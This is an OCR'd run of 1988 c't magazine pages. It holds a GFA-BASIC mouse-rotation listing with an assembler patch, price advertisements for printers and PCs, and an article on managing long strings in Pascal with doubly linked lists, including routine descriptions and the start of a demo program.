    FOR i%=0 TO 99
      READ j%
      k%=k%+j%
      POKE maus_byte%+i%,j%                  ! Assemblerpatch übertragen
    NEXT i%
    IF k%<>5404
      PRINT " Fehler in den DATA-Zeilen des Assemblerpatchs."
      STOP
    ENDIF
  ENDIF
RETURN
PROCEDURE maus_an
  CALL maus_byte%                            ! Maus auf quer schalten
  DEFMOUSE maus_$                            ! quere Maus zeigen
RETURN
PROCEDURE maus_aus
  LOCAL ca%
  ca%=maus_byte%+36                          ! Wieder normalen Mausvektor
  CALL ca%
RETURN
'
' Dies sind die Daten für das verdrehte Aussehen der Maus
maus_data:
DATA 0,4094,2044,1016,2032,8160,31168,24960,256,0,0,0,0,0,0,0
DATA 16383,4097,2050,1028,6152,24592,34336,39488,57984,768,512,0,0,0,0,0
'
' und hier 100 Byte Assemblerpatch für die Maus
maus_asm:
DATA 63,60,0,34,78,78,84,143,32,64,34,104,0,16,69,250,0,42,71,250,0,70
DATA 39,73,0,2,33,74,0,16,78,117,47,11,47,11,63,60,0,34,78,78,84,143,32,64
DATA 71,250,0,42,33,107,0,2,0,16,78,117,63,0,16,16,2,0,0,252,12,0,0,248,102
DATA 16,16,40,0,2,68,0,17,104,0,1,0,2,17,64,0,1,48,31,78,249,0,255,0,0
DATA 18,103,18,103
'
PROCEDURE br_rout                                  ! bei Break
  GOSUB albox("Programm abbrechen ???",2," Ja |Nein")  ! nachfragen
  IF but%=1                                        ! beenden
    GOSUB maus_aus
    END
  ENDIF
RETURN
'
PROCEDURE er_rout                                  ! Fehlernummer ausgeben
  GOSUB albox("Fehler Nr.: "+STR$(ERR)+"|aufgetreten.",2,"Weiter|Abbruch")
  IF but%=1
    ON ERROR GOSUB er_rout                         ! und weiter
    RESUME NEXT
  ELSE
    GOSUB maus_aus                                 ! ansonsten beenden
    END
  ENDIF
RETURN
'
' Die Alertbox, die in but% den gedrückten Knopf liefert;
' Parameter: ("Text der Box",Default-knopf,"Knopfausgänge")
' Die maximale Textgröße beträgt 24 Zeilen mit 44 Zeichen.
' Es können bis zu 8 Ausgangsknöpfe verwendet werden, wenn dies von der
' Breite der Antworten hinkommt.
'
PROCEDURE albox(al$,butnr%,an$)
  LOCAL mx%,my%,mk%,i%,j%,k%,l%,x%,y%,xx%,yy%,zw$,i$
  GRAPHMODE 0                          ! Grafik einstellen. Kann entfallen
  DEFTEXT 1,0,2700,13                  ! wenn sie nicht verändert wird.
  DEFLINE 1,1,0,0
  DEFFILL 1,2,8
  REPEAT
  UNTIL INKEY$="" AND MOUSEK=0         ! Abwarten, daß nichts mehr stört
  '
  j%=0                                 ! Textzeilenzähler = 0
  DO
    i%=INSTR(al$,"|")                  ! Ein '|' suchen
    EXIT IF i%=0                       ! Falls nicht vorhanden, weiter...
    dum1$(j%)=LEFT$(al$,i%-1)          ! Sonst Textstück nach dum1$() versetzen
    al$=RIGHT$(al$,LEN(al$)-i%)        ! und von Al$ abschneiden
    INC j%                             ! Textzeilenzähler erhöhen
```

```
  IF (j%>25)
    GOSUB albox("Alarmbox|hat mehr als 25|Textzeilen.",1,"Ändern")
    STOP
  ENDIF
LOOP
dum1$(j%)=al$                    ! Noch das letzte Textstück versetzen
'
k%=0                             ! Antwortknopfzähler = 0
DO
  i%=INSTR(an$,"|")              ! ein '|' suchen
  EXIT IF i%=0                   ! keins gefunden, weiter...
  dum2$(k%)=" "+LEFT$(an$,i%-1)+" "  ! von SPACEs eingerahmt nach dum2$
  an$=RIGHT$(an$,LEN(an$)-i%)    ! und abschneiden
  INC k%                         ! AKZ erhöhen
LOOP
dum2$(k%)=" "+an$+" "            ! letzten Antwortknopf übernehmen
'
an$=""
FOR i%=0 TO k%
  an$=an$+" "+dum2$(i%)+" "      ! Alle Antworten in An$ zusammensetzen
NEXT i%
l%=LEN(an$)                      ! L% = Länge davon
FOR i%=0 TO j%                   ! Alle Textzeilen durchgehen
  IF LEN(dum1$(i%))>l%
    l%=LEN(dum1$(i%))            ! Längste Zeilenlänge suchen (nach L%)
  ENDIF
NEXT i%
xx%=(j%+5)*10                    ! Halbe Höhe der Box
yy%=(l%+5)*thl3%/2               ! Halbe Breite
'
IF yy%>ymi%
  GOSUB albox("Der Text für die|Alarmbox ist zu breit.",1,"Ändern")
  STOP
ENDIF
'
GET xmi%-xx%,ymi%-yy%,xmi%+xx%,ymi%+yy%,zw$    ! Bildschirmstück sichern
DEFFILL 0
PBOX xmi%-xx%,ymi%-yy%,xmi%+xx%,ymi%+yy%       ! Boxrahmen zeichnen
BOX xmi%-xx%,ymi%-yy%,xmi%+xx%,ymi%+yy%
BOX xmi%-xx%+4,ymi%-yy%+4,xmi%+xx%-4,ymi%+yy%-4
BOX xmi%-xx%+3,ymi%-yy%+3,xmi%+xx%-3,ymi%+yy%-3
FOR i%=0 TO j%
  GOSUB tzl3(dum1$(i%),xmi%+(j%+2)*10-i%*20)   ! Gesamten Text zentriert
NEXT i%                                        ! ausgeben
'
x%=xmi%-(j%+3)*10                              ! Mitte der Antwortzeile
y%=LEN(an$)*thl3%/2                            ! Halbe Textbreite von An$
GOSUB tzl3(an$,x%)                             ! Antwort ausgeben
y%=ymi%-y%                                     ! Anfangspunkt links
yb%(0)=y%                                      ! als ersten Wert übernehmen
FOR i%=0 TO k%                                 ! Alle Knöpfe:
  j%=y%
  ADD y%,(LEN(dum2$(i%))+2)*thl3%              ! Knopf breite aufaddieren
  yb%(i%+1)=y%                                 ! neuen Wert speichern
  BOX x%-6,j%+7,x%+16,y%-7                     ! Box um den Knopf
  BOX x%-5,j%+8,x%+15,y%-8
  IF butnr%=i%+1                               ! Falls default
    BOX x%-7,j%+6,x%+17,y%-6                   ! Box doppelt dick zeichnen
    BOX x%-4,j%+9,x%+14,y%-9
  ENDIF
NEXT i%
nix_albox:
DO
  MOUSE mx%,my%,mk%                            ! Mausabfrage und
  i$=INKEY$                                    ! Keyboard
  EXIT IF (i$=CHR$(13) AND butnr%) OR (mk%<>0 AND mx%>x%-7 AND mx%<x%+17)
LOOP
IF i$=CHR$(13) AND butnr%                ! Falls CR und default Knopf
  but%=butnr%                            ! vorhanden, default zurückgeben,
ELSE                                     ! ansonsten
  but%=0                                 ! noch kein Knopf
  FOR i%=0 TO k%                         ! Alle Knöpfe durchgehen
    IF my%>yb%(i%)+7 AND my%<yb%(i%+1)-7
      but%=i%+1                          ! Knopf getroffen !!!
    ENDIF
  NEXT i%
  IF but%=0                              ! Nichts getroffen ?
    GOTO nix_albox                       ! also weiter grübeln
  ENDIF
  ENDIF
  PUT xmi%-xx%,ymi%-yy%,zw$                ! Bildschirm restaurieren
RETURN
PROCEDURE tzl3(tex$,xpoi%)                 ! Gibt tex$ bei xpoi% zentriert
  TEXT xpoi%,ymi%-LEN(tex$)*thl3%/2,tex$   ! aus
RETURN
'
' * Eine Printroutine, die einen Text ausgibt wie Print A$; *
'
PROCEDURE pr_6(a$)
  DEFTEXT 1,0,2700,6                       ! Text einstellen (Falls notwendig)
  IF 50-cu_x%>=LEN(a$)                     ! passt er noch in die Zeile ?
    TEXT 2+(61-cu_y%)*10,cu_x%*8,a$        ! Ja, ausgeben
    ADD cu_x%,LEN(a$)                      ! X-Cursor erhöhen
    IF cu_x%=50                            ! letztes Zeichen erreicht ?
      GOSUB lf_6                           ! Ja, Linefeed ausführen
    ENDIF
  ELSE                                     ! nur Teiltext in diese Zeile
    TEXT 2+(61-cu_y%)*10,cu_x%*8,LEFT$(a$,50-cu_x%)
    a$=RIGHT$(a$,LEN(a$)-50+cu_x%)
    GOSUB lf_6                             ! ein Linefeed
    GOSUB pr_6(a$)                         ! Rest ausgeben
  ENDIF
RETURN
'
' * Printline so wie Print A$ *
'
PROCEDURE prln_6(a$)
  DEFTEXT 1,0,2700,6                                   ! Schriftart einstellen
  IF 50-cu_x%>=LEN(a$)                                 ! passt noch in Zeile ?
    TEXT 2+(61-cu_y%)*10,cu_x%*8,a$                    ! Ja, ausgeben
    ADD cu_x%,LEN(a$)                                  ! Cursor anpassen
  ELSE                                                 ! passt nicht -
    TEXT 2+(61-cu_y%)*10,cu_x%*8,LEFT$(a$,50-cu_x%)    !  Teilausgeben
    a$=RIGHT$(a$,LEN(a$)-50+cu_x%)                     ! und abschneiden
    GOSUB lf_6                                         ! Linefeed
    GOSUB pr_6(a$)                                     ! und pr_6 aufrufen
  ENDIF
  GOSUB lf_6                                           ! Linefeed hinterher
RETURN
'
' * Diese Funktion bewirkt einen Zeilenvorschub wie ein Print *
'
PROCEDURE lf_6
  LOCAL zw$
  GRAPHMODE 0                                  ! Grafikmodus überzeichnen
  cu_x%=0                                      ! Cursor X = 0
  INC cu_y%                                    ! Cursor Y += 1
  IF cu_y%>61                                  ! Ganz unten ?
    cu_y%=61                                   ! Ja.
    GET 0,0,609,399,zw$                        ! Oberes Teilstück speichern
    PUT 10,0,zw$                               ! und verschoben ausgeben.
    DEFFILL 0
    PBOX 0,0,9,399                             ! letzte Zeile löschen
    DEFFILL 1
  ENDIF
RETURN
```

Nach dem Start dieses Programms sollten Sie den Monitor auf die Seite drehen, dann ist die Welt wieder in Ordnung.

ct

Preise wie im Paradies!

Angebot des Monats: NEC P2200 758,--DM (sofort lieferbar)

Computer Discount 2000 GmbH - Hinter der Bahn - 5403 Urmitz-Bahnhof - Tel.02630/6031 - TTX 2630915 - Telefax 02630/84366

Epson

LQ-500	728,-
LX-800	528,-
LX-800 vc	628,-
LQ-850	1198,-
LQ-1050	1598,-
LQ-2500 +	2398,-

Star

LC-10	498,-
LC-10 Color	598,-

Citizen

LSP 120 D	398,-

NEC

P6	999,-
P6 Color	1298,-
P7 1248,- P7C	1648,-
Multisync I	1248,-
Multisync GS	498,-
Multisync II	1298,-
Multisnyc Plus	2098,-
Multisync XL	4399,-

Schneider

PC-2640 MM	3998,-
PC-2640 EM	4798,-

Plantron

Neu! Mit MS-DOS 3.3	
Baby AT	3448,-

Toshiba

T 1000	1998,-
T 1200	5498,-
T 3100/20	6999,-
T 3200	9398,-

Software

dBase III +	1368,-
Framework II	1368,-
Turbo Pascal	249,-

Commodore

PC-10 III	1699,-
PC-10 III 2/20	2298,-
PC-10 III 2/30	2348,-
PC-20 III	2598,-
AT 40/40	5098,-
AT 60/40	9598,-
AT 60/144	10999,-

Olivetti

M240/55	3279,-
M240/55E	4598,-
Aufpreis 20 MB	698,-
M280(20MB)	5998,-


Seagate

ST-225	428,-	ST-238	448,-
20 MB 3,5" (40ms)		ST-125-0	448,-
20 MB 3,5" (28ms)		ST-125-1	548,-
30 MB 3,5" (40ms)		ST-138R Kit	678,-
50 MB 3,5" (40ms)		ST-157R-0	795,--
50 MB 3,5" (28ms)		ST-157R-1	885,-
20 MB ST-225 Kit			489,-
30 MB ST-238R Kit			555,-
40 MB ST-251-0 (40ms)			666,-
40 MB ST-251-1 (28ms)			898,--
65 MB ST-277R (40ms)			848,-
80 MB ST-4096 (28ms)			1298,-
122 MB ST-4144R (28ms)			1698,--

Zubehör

Hitachi M 560	1298,-
14"Monitor schwarz-weiss	318,-
14"Monitor bernstein o. grün	298,-
14" Flatscreen bernstein/sw	248,-
Super Genoa Level 7 original mit VGA - Mode	348,-
Vega VGA	629,-
Vega de Luxe	548,-
EGA Wonder mit VGA	378,-
Vip-VGA-Karte von ATI	599,-
Paradise OEM 8-16	498,-
Alloy Streamer 40 MB	698,-
Wangtek Streamer 50 MB	798,-

Sollten von der EWG Auslandszölle auf die Drucker erhoben werden, verlieren unsere Preise die Gültigkeit. Die Lieferungen erfolgen per Nachnahme oder Vorkasse. CT 7/88



An die Kette gelegt

Lange Strings in Pascal

Norbert Welsch, Thomas Welsch

Fast alle gebräuchlichen Programmiersprachen beschränken die Länge eines Strings auf maximal 255 Zeichen. Bildet man in Pascal oder anderen Sprachen die normalen String-Operationen durch Verwendung von Pointer-Ketten nach, kann man Texte, deren Länge nur durch den vorhandenen Arbeitsspeicher begrenzt wird, effizient verwalten.

Die heutige Rechnergeneration arbeitet mit Speicherbereichen von Megabytes und erreicht Rechenleistungen, die früher unvorstellbar waren. Daher scheint es ein Anachronismus zu sein, daß die meisten Programmiersprachen keine Strings länger als 255 Zeichen unterstützen.

Doch hier zeigt sich, daß Nachdenken nicht immer durch Rechenleistung ersetzt werden kann. Gerade Zeitprobleme gestatten es selbst modernen PCs nicht, das String-Konzept einfach unverändert zu 'verlängern'.

Es ist zu vermuten, daß die gängigen Sprachen längere Strings aus eben diesem Grunde nicht unterstützen – man müßte sonst ähnliche Konzepte wie die später erläuterten schon in die Sprache selbst mit einbauen. Dies schien wohl den meisten Herstellern nicht der Mühe wert. Eine löbliche Ausnahme machen hier das MAI-BASIC Level V und die Datenbank Memodat/Formdat von Hauk+Sasko – auch GFA-BASIC erlaubt wenigstens Strings bis zu 32 000 Zeichen Länge.


Man stelle sich vor, ein String von vielleicht 100 000 oder mehr Zeichen würde wie ein kurzer verwaltet. Bei jeder Einfüge- oder Löschoperation am Anfang des Textes müßte der ganze Rest im Speicher verschoben werden. Selbst schnellen CPUs sollte man solch überflüssige Sklavenarbeit nicht zumuten. Die verschwendete Zeit bei jedem eingefügten Zeichen nähert sich sonst schnell einer Sekunde – für fast alle Anwendungen völlig unbrauchbar.

Wer sich zum Beispiel eine Textverarbeitung schreiben will, kann den Speicher in Pascal, Assembler oder C als verkettete Listenstruktur organisieren. Eine Reihe von Vorteilen spricht für diese Vorgehensweise: Die Textlänge ist nur durch den Arbeitsspeicher begrenzt und belegt im Normalfall nur wenig mehr Speicher als die tatsächliche Anzahl der Zeichen. Die normalen Pascal-Funktionen 'Insert' und 'Delete' finden nur in kurzen Textfragmenten statt und sind daher sehr schnell.

Verkettete Liste

Eine verkettete Liste ist aus einzelnen Elementen aufgebaut, deren Position im Speicher nicht die logische Reihenfolge des Inhaltes repräsentiert, sondern willkürlich sein kann. Sogenannte Pointer stellen den Zusammenhang her, indem sie die Speicheradresse des logisch nächsten Elementes angeben. So bildet jeweils ein Pointer mit einem Stück Nutzinformation ein Listenelement. Damit man die Liste im Speicher auch wiederfindet, muß noch ein einzelner Pointer auf den Beginn zeigen. Das letzte Element erhält statt eines Zeigers einen speziellen Wert, in Pascal NIL genannt (Bild 1). Auf diese Weise kann man die Liste von Beginn an sequentiell durchsuchen.

Bild 1: Der Zusammenhang zwischen den Elementen einer verketteten Liste wird durch Verweise (Pointer) festgelegt.






Bild 2: Die Datenstruktur der zweifach verketteten Liste kann vom Listenanfang (bufbegin) und vom Ende (bufend) her gleich schnell durchsucht werden.

Die Routinen verwenden die normalen Pascal-Strings als Textfragmente und verketten sie über Zeiger auf den Vorgänger und den Nachfolger zu einer Liste (Bild 2). So läßt sich der Arbeits-Pointer (bufwork) schnell von jeder gegebenen Position aus sowohl vorwärts als auch rückwärts bewegen. Da die Verweise in zwei Richtungen zeigen, nennt man diese Struktur auch 'doppelt verkettete Liste'.

Die Speicherausnutzung hängt von der gewählten Länge der Fragmente ab, das Nutzungsverhältnis von Daten- zu Speicherbedarf läßt sich durch die Formel im Kasten 'Nutzungsverhältnis' berechnen.

In Pascal läßt sich die Formel folgendermaßen schreiben:

```
v = bufsize / (bufsize+1+ord(not
odd(bufsize))+4+4
+Heapverwaltung);
```

Platzverschwendung

Bei genauerem Hinsehen wird deutlich, daß die Fragmentlänge möglichst groß gewählt werden sollte. Denn bei einer Länge von 1 Byte würde je nach Compiler 10- bis 18mal mehr Speicher für die Verwaltung verschwendet, als die Daten an Platz benötigen. Im Extremfall können nochmals bis zu 50% des Speichers durch unvollständig gefüllte Fragmente verlorengehen. Ein solcher Fall ist jedoch sehr unwahrscheinlich, er würde nur auftreten, wenn bei lückenlos gefüllten Fragmenten Einfügeoperationen im Abstand von jeweils etwa einer Fragmentlänge stattfänden. Im normalen Betrieb kann man jedoch von einer Füllung von etwa 95% ausgehen. Einen Anhaltspunkt für praktisch sinnvolle Fragmentlängen liefert das Diagramm in Bild 3, aus dem ersichtlich ist, daß sich lange Fragmente im allgemeinen am günstigsten auswirken.


Bild 4 zeigt die Zeiten für Such-, Einfüge- und Positionieroperationen bei unterschiedlichen Fragmentlängen. Bei Kurve A wird ein String in einem 32 000 Zeichen langen Text gesucht, Kurve B beschreibt den Aufbau eines Textes durch 10 000 Einfügeoperationen an Position 1.

Bild 3: Die notwendige Verwaltungsinformation beschränkt bei gegebener Fragmentlänge die Speicherausnutzung. Von diesem maximal nutzbaren Speicher stehen tatsächlich 50 bis 100% zur Verfügung, da Fragmente, die weniger als halb gefüllt sind, zu einem einzelnen zusammengefaßt werden.

Nutzungsverhältnis

v = Fragmentlänge / (Längenbyte + Fragmentlänge + Wortrundung + Vorgänger + Nachfolger + Heap-Verwaltung)

Längenbyte: Pascal verwendet das erste Byte des Strings zum Ablegen der aktuellen Länge.
Fragmentlänge: nutzbare String-Länge eines Fragmentes (bufsize)
Wortrundung: Da Pointer bei 16/32-Bit-Rechnern immer auf geradzahlige Adressen fallen müssen, entsteht eine Lücke von 1 Byte, wenn die Länge des Fragments zusammen mit dem Längenbyte einen ungeradzahligen Wert ergibt.
Vorgänger: Zeiger auf das logisch vorhergehende Listenelement
Nachfolger: Zeiger auf das nachfolgende Listenelement
Heap-Verwaltung: Manche Pascal-Versionen benötigen intern Information zur Verwaltung des Heaps bei NEW- und DISPOSE-Operationen (CCD-Pascal-Compiler [Atari] und Mac-Pascal-Interpreter [Macintosh]: 0 Bytes, TML-Pascal-Compiler [Macintosh]: 8 Bytes).



A: Suchoperation eines Strings in einem 32 000 Zeichen langen Text
B: Aufbau eines Textes durch 10 000 Insert-Operationen an Position 1
C: 100mal positionieren über einen 32 000 Zeichen langen Text

Bild 4: Such-, Einfüge- und Positionierzeiten

Hier zeigt sich, daß das Einfügen am schnellsten mit 16 Zeichen langen Fragmenten abläuft, bei 255 Zeichen wird etwa die doppelte Zeit benötigt. Diese Unterschiede resultieren daraus, daß bei sehr kurzen Fragmenten häufiger Speicheranforderungen beziehungsweise Freigaben erforderlich sind, während bei längeren Fragmenten die Schiebeoperationen innerhalb eines Fragmentes mehr zu Buche schlagen. Dennoch sollte man sich nur in speziellen Fällen nach diesen Angaben richten, da Einfüge- und Löschoperationen normalerweise weniger ins Gewicht fallen als die Positionierungszeiten. Kurve C gibt die Dauer für 100 Positionierungen in einem 32 000 Zeichen langen Text an.

Die hier vorgestellte Heap-Verwaltung wird wohl in den meisten Applikationen nicht nur zur Verwaltung einer einzigen Liste eingesetzt werden. Das Konzept ist ohne weiteres auf

beliebig viele Listen erweiterbar, die globalen Variablen können hierzu in einem Array oder selbst wieder in einer Liste verwaltet werden. Bei Pascal-Versionen, die den Dispose-Befehl nicht zur Verfügung stellen, sondern 'Mark' und 'Release' verwenden, können die freiwerdenden Fragmente in einer eigenen Liste abgelegt werden. Solange in dieser 'leeren Liste' noch Fragmente zur Verfügung stehen, werden diese neu belegt. Dazu sind die Routinen 'del_buf', 'in_char' und 'fetch_neu' entsprechend zu modifizieren.

Einige der Heap-Routinen sind nicht geschwindigkeitsoptimiert (find_for, find_back, disk_read). Durch Behandlung der einzelnen Fragmente anstelle von Einzelzeichen können die Operationen optimiert werden. Dies hätte jedoch die klare Struktur (find_for, find_back) und die Portabilität (disk_read) des Programmes beeinträchtigt. Einige der Routinen sollten bei ernsthaften Anwendungen ohnehin in Assembler kodiert werden.

Die im Listing enthaltenen Routinen gehören zwei Gruppen an. Die mit '{intern}' bezeichneten Prozeduren werden nur innerhalb der Heap-Verwaltung benötigt und müssen bei Kompilierung des Programmes als Library-Modul nicht von außen zugänglich sein. Die '{public}'-Routinen sind für die Benutzung von außen gedacht und müssen z. B. bei ST-Pascal-Modulen ({$M+} am Modulanfang) mit der Compiler-Option {$E+} gekennzeichnet werden.

Interne Verwendung

procedure fetch_neu(var n:bufpointer);
Anlegen eines neuen Listenelementes auf dem Heap und Verkettung in der Liste

procedure del_buf(var point:bufpointer);
Freigeben eines nicht mehr benötigten Listenelementes und Entfernung aus der Liste

procedure checkbuf(p:integer_4);
Setzt das Listenelement, das das p-te Zeichen enthält, als aktuelles Element und bestimmt den Versatz (workver) des Zeichens vom Anfang des Elementes. Die globale Variable 'bufpos' wird auf p gestellt.

procedure split_element(b:bufpointer);
Testet, ob zwei hintereinander liegende Listenelemente zusammengefügt werden können, und fügt sie gegebenenfalls zusammen. Das freiwerdende Element wird aus der Liste entfernt.

Suche und finde

Das Programm HEAPREPLACE zeigt eine Anwendung der Heap-Routinen. Es liest eine Textdatei vollständig in den Speicher und erlaubt beliebige Austauschoperationen. Dabei kann man auch Control-Zeichen suchen beziehungsweise ersetzen, zum Beispiel Tabulatoren in Blanks. Die Funktionen im einzelnen:

L)oad löscht den Speicher und lädt eine Textdatei.
S)ave schreibt den aktuellen Speicherinhalt in eine Textdatei.
D)isplay gibt den Textpuffer auf den Bildschirm aus.
C)ontrol zeigt den Text und stellt Control-Zeichen mit ihrem Zahlenwert dar, zum Beispiel '<13>'.
R)eplace sucht und ersetzt beliebige Strings.
Q)uit beendet das Programm ohne Speichern des Textes.

Da dieses Programm lediglich der Demonstration der Heap-Routinen dient, wurde aus Gründen der Kompatibilität mit verschiedenen Pascal-Compilern auf jegliche Fehlerbehandlung verzichtet. Es ist zu beachten, daß die Eingabe der Control-Zeichen in der Replace-Funktion immer im Format '#013' erfolgt, das heißt, es werden jeweils drei Zeichen nach dem Notenkreuz als Dezimalzahl erwartet.

Das Programm ist direkt lauffähig auf dem Atari ST unter CCD-Pascal. Für Turbo-Pascal und TML-Pascal auf dem Macintosh sind die geschweiften Klammern im Listing entsprechend zu setzen (Trick: bei geöffneter Kommentarklammer werden weitere öffnende Klammern nicht beachtet). Der Hauptunterschied bei 'disk_read' resultiert aus der unterschiedlichen Verwaltung von Text-Files bei den einzelnen Pascal-Versionen (Zeilenende 'eoln=true' durch 'chr(13)' beziehungsweise 'chr(13)+chr(10)' markiert).

Bug in ST-Pascal

Bei der Implementation zeigte sich ein Fehler im Insert-Befehl des ST-Pascal. Bei ungeradzahlig definierten String-Längen zerstört das Insert beim Erreichen der zulässigen Maximallänge die im Speicher darauffolgende Variable. Um diesen Fehler zu umgehen, sollte man nur geradzahlige Buffer-Längen verwenden. Laut Auskunft der Herstellerfirma des ST-Pascal CCD sollte der Fehler ab Version 1.3 behoben sein, in der uns vorliegenden Version 2.00 tritt er jedoch noch immer auf. (db)

Extern zugreifbare Routinen

procedure init_heap;
Initialisiert die Speicherverwaltung.

procedure in_char(c:char;p:integer_4);
Fügt ein Zeichen an Position p in die Datenstruktur ein.

function get_char(p:integer_4):char;
Liefert das Zeichen an der p-ten Position im Text.

function find_for(p:integer_4;such:string255):integer_4;
Liefert die Position des Strings 'such' im Text ab p vorwärts oder 0, falls er nicht gefunden wurde.

function find_back(p:integer_4;such:string255):integer_4;
Liefert die Position des Strings 'such' im Text ab p rückwärts oder 0, falls er nicht gefunden wurde.

procedure ride_char(c:char;p:integer_4);
Ersetzt das Zeichen an der Position p im Text durch c.

procedure del_char(p:integer_4);
Entfernt das Zeichen an Position p aus dem Text.

procedure del_text(a,e:integer_4);
Löscht den Bereich von a bis e unter dem angegebenen Dateinamen auf Disk.

procedure disk_write(a,e:integer_4;datei:string);
Schreibt ein Textstück von Position a bis e unter dem angegebenen Dateinamen auf Disk.

procedure disk_read(p:integer_4;dateiname:string);
Fügt den Inhalt der Datei an Position p ein.

```
program heapreplace(input,output);

const bufsize = 254;  (* GERADZAHLIG !!! *)

type { Mac     integer_4 = longint;       }
     { Atari } integer_4 = long_integer; }
     string255  = string[255];
     bufpointer = ^bufmem;
     bufmem     = record
                    buf : string[bufsize];     (* Textfragment  *)
                    vor, nach: bufpointer;     (* Listenpointer *)
                  end;

var bufbegin,                      (* Listenanker Anfang          *)
    bufend,                        (* Listenanker Ende            *)
    bufwork  : bufpointer;         (* Arbeitspointer              *)
    text_len : integer_4;          (* akt. Zeichenanzahl im Text  *)
    bufpos   : integer_4;          (* akt. Zeichenposit. im Text  *)
    workver  : integer;            (* Position im akt. Fragment   *)

(* Variabeln nur für das Testprogramm : *)

var  c  : char;
     fc : integer_4;
     pr : integer;

{public}
procedure init_heap;
begin
```

RAIL-electronic GmbH

Auszug aus unserem Liefer- u. Lagerprogramm
1. Wahl, Industriequalität

8087	— 5 MHz	298,— DM
8087	— 8 MHz	340,— DM
8087	— 10 MHz	453,— DM
80287	— 6 MHz	380,— DM
80287	— 8 MHz	547,— DM
80287	— 10 MHz	619,— DM
62256	— 100 ns	29,50 DM
MC 146818		16,50 DM
V 20	— 8 MHz	19,50 DM
V 20	— 10 MHz	53,50 DM
V 30	— 8 MHz	22,50 DM
14"-Monitor TTL-Flatscreen		298,— DM

NEC-Drucker und Monitore
Wir liefern nur Originalgeräte mit Seriennummern. u. 1 Jahr Garantie

P 2200	880,— DM
P 6 Parallel	1198,— DM
P 7 Parallel	1498,— DM
P 9 Parallel	3150,— DM
Multisync GS	598,— DM
Multisync II	1498,— DM
Multisync Plus	2398,— DM
Mulltisync XL	5148,— DM

Optionen für NEC Drucker sowie Colordrucker bitten wir anzufragen. Wir führen ein gut sortiertes Lager!

EGAWONDER – Grafikkarte	456,— DM
NCL 5125 – AT Kombicontr.	398,— DM
WD 1003 – AT Kombicontr.	375,— DM
Seagate ST 225	460,— DM
